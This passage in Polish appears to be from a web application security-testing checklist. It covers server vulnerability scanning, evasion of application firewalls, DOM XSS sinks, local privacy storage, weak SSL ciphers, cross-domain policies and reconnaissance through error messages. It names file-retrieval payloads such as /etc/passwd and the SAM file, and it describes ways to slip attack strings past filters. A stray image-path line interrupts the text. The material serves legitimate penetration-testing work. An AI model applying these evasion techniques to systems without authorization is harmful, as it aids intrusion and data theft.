11.5.2 Porównaj odpowiedzi na te prośby. Typowym rezultatem jest to, że listy katalogów są uzyskiwane, gdy adres IP serwera jest używany w nagłówku hosta. Może się również okazać, że dostępna jest inna zawartość domyślna.

11.5.3 Jeśli zaobserwujesz inne zachowanie, powtórz ćwiczenia mapowania aplikacji opisane w sekcji 1, używając nazwy hosta, który wygenerował inne wyniki. Pamiętaj, aby wykonać skanowanie Nikto za pomocą opcji -vhost, aby zidentyfikować wszelkie domyślne treści, które mogły zostać przeoczone podczas wstępnego mapowania aplikacji.

11.6 Testowanie błędów oprogramowania serwera sieci Web

11.6.1 Uruchom Nessusa i inne podobne skanery, które posiadasz, aby zidentyfikować wszelkie znane luki w oprogramowaniu serwera WWW, które atakujesz.

11.6.2 Przejrzyj zasoby, takie jak Security Focus, Bugtraq i Full Disclosure, aby znaleźć szczegółowe informacje o ostatnio odkrytych lukach w zabezpieczeniach, które mogły nie zostać naprawione w twoim celu.

11.6.3 Jeśli aplikacja została opracowana przez osobę trzecią, sprawdź, czy jest ona dostarczana z własnym serwerem sieciowym (często serwerem typu open source). Jeśli tak, zbadaj to pod kątem luk w zabezpieczeniach. Należy pamiętać, że w tym przypadku standardowy baner serwera mógł zostać zmodyfikowany.

11.6.4 Jeśli to możliwe, rozważ wykonanie lokalnej instalacji atakowanego oprogramowania i przeprowadź własne testy, aby znaleźć nowe luki w zabezpieczeniach, które nie zostały odkryte lub szeroko rozpowszechnione.

11.7 Testowanie zapory sieciowej aplikacji

11.7.1 Prześlij do aplikacji dowolną nazwę parametru z wyraźnym ładunkiem ataku w wartości, najlepiej gdzieś, gdzie aplikacja zawiera nazwę i/lub wartość w odpowiedzi. Jeśli aplikacja zablokuje atak, prawdopodobnie jest to spowodowane zewnętrzną obroną.

11.7.2 Jeśli można przesłać zmienną, która jest zwracana w odpowiedzi serwera, prześlij zakres ciągów rozmytych i zakodowanych wariantów, aby zidentyfikować zachowanie zabezpieczeń aplikacji na dane wprowadzane przez użytkownika.

11.7.3 Potwierdź to zachowanie, wykonując te same ataki na zmienne w aplikacji.

11.7.4 W przypadku wszystkich ciągów znaków i żądań typu „fuzzing” należy używać ciągów danych, które prawdopodobnie nie występują w standardowej bazie danych sygnatur. Chociaż podanie ich przykładów jest z definicji niemożliwe, unikaj używania plików /etc/passwd lub /windows/system32/config/sam jako ładunków służących do pobierania plików. Unikaj również używania terminów takich jak <script> w ataku XSS i używania alert() lub xss jako ładunków XSS.


11.7.5 Jeśli konkretne żądanie zostanie zablokowane, spróbuj przesłać ten sam parametr w innym miejscu lub w innym kontekście. Na przykład prześlij ten sam parametr w adresie URL w żądaniu GET, w treści żądania POST i w adresie URL w żądaniu POST.

11.7.6 W ASP.NET spróbuj również przesłać parametr jako plik cookie. API Request.Params[„foo”] pobierze wartość pliku cookie o nazwie foo, jeśli parametr foo nie zostanie znaleziony w ciągu zapytania lub treści wiadomości.

11.7.7 Przejrzyj wszystkie inne metody wprowadzania danych wprowadzanych przez użytkownika opisane w rozdziale 4, wybierając te, które nie są chronione.

11.7.8 Określ miejsca, w których dane wprowadzane przez użytkownika są (lub mogą być) przesyłane w niestandardowym formacie, takim jak serializacja lub kodowanie. Jeśli żaden nie jest dostępny, zbuduj ciąg ataku przez konkatenację i/lub rozciągając go na wiele zmiennych. (Zauważ, że jeśli celem jest ASP.NET, możesz użyć HPP do połączenia ataku przy użyciu wielu specyfikacji tej samej zmiennej).

12. Różne kontrole



12.1 Sprawdź ataki oparte na DOM

12.1.1 Wykonaj krótki przegląd kodu każdego fragmentu kodu JavaScript otrzymanego z aplikacji. Zidentyfikuj wszelkie luki w zabezpieczeniach związane z XSS lub przekierowaniami, które mogą zostać uruchomione przy użyciu spreparowanego adresu URL w celu wprowadzenia złośliwych danych do

DOM odpowiedniej strony. Dołącz wszystkie samodzielne pliki JavaScript i skrypty zawarte na stronach HTML (zarówno statyczne, jak i generowane dynamicznie).

12.1.2 Zidentyfikuj wszystkie zastosowania następujących interfejsów API, których można użyć w celu uzyskania dostępu do danych DOM, które można kontrolować za pomocą spreparowanego adresu URL:

document.location

document.URL

document.URLUnencoded

document.referrer

window.location

12.1.3 Śledź odpowiednie dane za pomocą kodu, aby określić, jakie działania są z nim wykonywane. Jeśli dane (lub ich zmanipulowana forma) zostaną przekazane do jednego z następujących interfejsów API, aplikacja może być podatna na XSS:

document.write()

document.writeln()

document.body.innerHtml

eval()

window.execScript()

window.setInterval()

window.setTimeout()

12.1.4 Jeśli dane zostaną przekazane do jednego z następujących interfejsów API, aplikacja może być narażona na atak polegający na przekierowaniu:

document.location

document.URL

document.open()

window.location.href

window.navigate()

window.open()

12.2 Sprawdź lokalne luki w zabezpieczeniach prywatności

12.2.1 Przejrzyj dzienniki utworzone przez przechwytujący serwer proxy, aby zidentyfikować wszystkie dyrektywy Set-Cookie otrzymane z aplikacji podczas testów. Jeśli którykolwiek z nich zawiera atrybut wygasa z datą, która przypada w przyszłości, plik cookie będzie przechowywany przez przeglądarki użytkowników do tej daty. Przejrzyj zawartość wszelkich trwałych plików cookie pod kątem danych wrażliwych.

12.2.2 Jeśli ustawiony jest trwały plik cookie, który zawiera jakiekolwiek poufne dane, lokalny atakujący może być w stanie przechwycić te dane. Nawet jeśli dane są zaszyfrowane, osoba atakująca, która je przechwyci, będzie mogła ponownie przesłać plik cookie do aplikacji i uzyskać dostęp do wszelkich danych lub funkcji, na które pozwala.

12.2.3 Jeśli dostęp do stron aplikacji zawierających poufne dane jest uzyskiwany za pośrednictwem protokołu HTTP, poszukaj w odpowiedziach serwera wszelkich dyrektyw dotyczących pamięci podręcznej. Jeśli którakolwiek z poniższych dyrektyw nie istnieje (w nagłówkach HTTP lub w metatagach HTML), dana strona może być zapisywana w pamięci podręcznej przez jedną lub więcej przeglądarek:

Expires: 0

Cache-control: no-cache

Pragma: no-cache

12.2.4 Zidentyfikuj wszelkie przypadki w aplikacji, w których dane wrażliwe są przesyłane za pośrednictwem parametru adresu URL. Jeśli istnieją jakiekolwiek przypadki, sprawdź historię przeglądarki, aby sprawdzić, czy te dane zostały tam zapisane.

12.2.5 W przypadku wszystkich formularzy używanych do przechwytywania poufnych danych od użytkownika (takich jak dane karty kredytowej) przejrzyj źródło HTML formularza. Jeśli atrybut autocomplete=off nie jest ustawiony, zarówno w tagu formularza, jak iw tagu dla indywidualnego pola wprowadzania, wprowadzone dane są przechowywane w przeglądarkach obsługujących autouzupełnianie, o ile użytkownik nie wyłączył tej funkcji.

12.2.6 Sprawdź lokalną pamięć masową specyficzną dla technologii.

12.2.6.1 Sprawdź lokalne obiekty Flash za pomocą wtyczki BetterPrivacy do przeglądarki Firefox.

12.2.6.2 Sprawdź każdy izolowany magazyn Silverlight w tym katalogu:

C:\Użytkownicy\{nazwa użytkownika}\AppData\LocalLow\Microsoft\Silverlight\

12.2.6.3 Sprawdź użycie lokalnej pamięci HTML5.

12.3 Sprawdź słabe szyfry SSL

12.3.1 Jeśli aplikacja używa protokołu SSL do jakiejkolwiek komunikacji, użyj narzędzia THCSSLCheck, aby wyświetlić listę obsługiwanych szyfrów i protokołów.

12.3.2 Jeśli obsługiwane są jakieś słabe lub przestarzałe szyfry i protokoły, atakujący o odpowiedniej pozycji może przeprowadzić atak w celu obniżenia wersji lub odszyfrowania komunikacji SSL użytkownika aplikacji, uzyskując dostęp do jego poufnych danych.

12.3.3 Niektóre serwery internetowe reklamują pewne słabe szyfry i protokoły jako obsługiwane, ale odmawiają rzeczywistego uzgadniania przy ich użyciu, jeśli klient o to poprosi. Może to prowadzić do fałszywych alarmów podczas korzystania z narzędzia THCSSLCheck. Możesz użyć przeglądarki Opera, aby spróbować wykonać pełny uścisk dłoni przy użyciu określonych słabych protokołów, aby potwierdzić, czy rzeczywiście można ich użyć do uzyskania dostępu do aplikacji

12.4 Sprawdź konfigurację zasad tego samego pochodzenia

12.4.1 Sprawdź plik /crossdomain.xml. Jeśli aplikacja zezwala na nieograniczony dostęp (poprzez określenie <allow-access-from domain=”*” />), obiekty Flash z dowolnej innej witryny mogą

wykonywać dwukierunkową interakcję, korzystając z sesji użytkowników aplikacji. Umożliwiłoby to pobranie wszystkich danych i wykonanie wszelkich działań użytkownika przez dowolną inną domenę.

12.4.2 Sprawdź plik /clientaccesspolicy.xml. Podobnie jak w przypadku Flasha, jeśli konfiguracja <cross-domain-access> jest zbyt liberalna, inne witryny mogą przeprowadzać dwukierunkową interakcję z ocenianą witryną.

12.4.3 Przetestuj obsługę żądań międzydomenowych przez aplikację, używając XMLHttpRequest, dodając nagłówek Origin określający inną domenę i sprawdzając wszystkie zwrócone nagłówki Access-Control. Konsekwencje dla bezpieczeństwa wynikające z zezwalania na dwukierunkowy dostęp z dowolnej domeny lub z określonych innych domen są takie same, jak opisane w przypadku zasad Flash dotyczących wielu domen.

13 Śledzenie wszelkich wycieków informacji

13.1 Podczas całego sondowania aplikacji docelowej monitoruj jej odpowiedzi na komunikaty o błędach, które mogą zawierać przydatne informacje o przyczynie błędu, używanych technologiach oraz wewnętrznej strukturze i funkcjonalności aplikacji.

13.2 Jeśli otrzymasz nietypowe komunikaty o błędach, sprawdź je, korzystając ze standardowych wyszukiwarek. Możesz użyć różnych zaawansowanych funkcji wyszukiwania, aby zawęzić wyniki. Na przykład:

“unable to retrieve” filetype:php

13.3 Przejrzyj wyniki wyszukiwania, szukając zarówno dyskusji na temat komunikatu o błędzie, jak i innych stron internetowych, na których pojawił się ten sam komunikat. Inne aplikacje mogą generować ten sam komunikat w bardziej szczegółowym kontekście, co pozwala lepiej zrozumieć, jakie warunki powodują błąd. Użyj pamięci podręcznej wyszukiwarki, aby pobrać przykłady komunikatów o błędach, które nie pojawiają się już w działającej aplikacji.

13.4 Użyj wyszukiwarki kodów Google, aby zlokalizować publicznie dostępny kod, który może być odpowiedzialny za konkretny komunikat o błędzie. Szukaj fragmentów komunikatów o błędach, które mogą być na stałe zakodowane w kodzie źródłowym aplikacji. Możesz także użyć różnych zaawansowanych funkcji wyszukiwania, aby określić język kodu i inne szczegóły, jeśli są one znane. Na przykład:

unable\ to\ retrieve lang:php package:mail

13.5 Jeśli otrzymujesz komunikaty o błędach ze śladami stosu zawierającymi nazwy bibliotek i komponentów kodu stron trzecich, wyszukaj te nazwy w obu typach wyszukiwarek.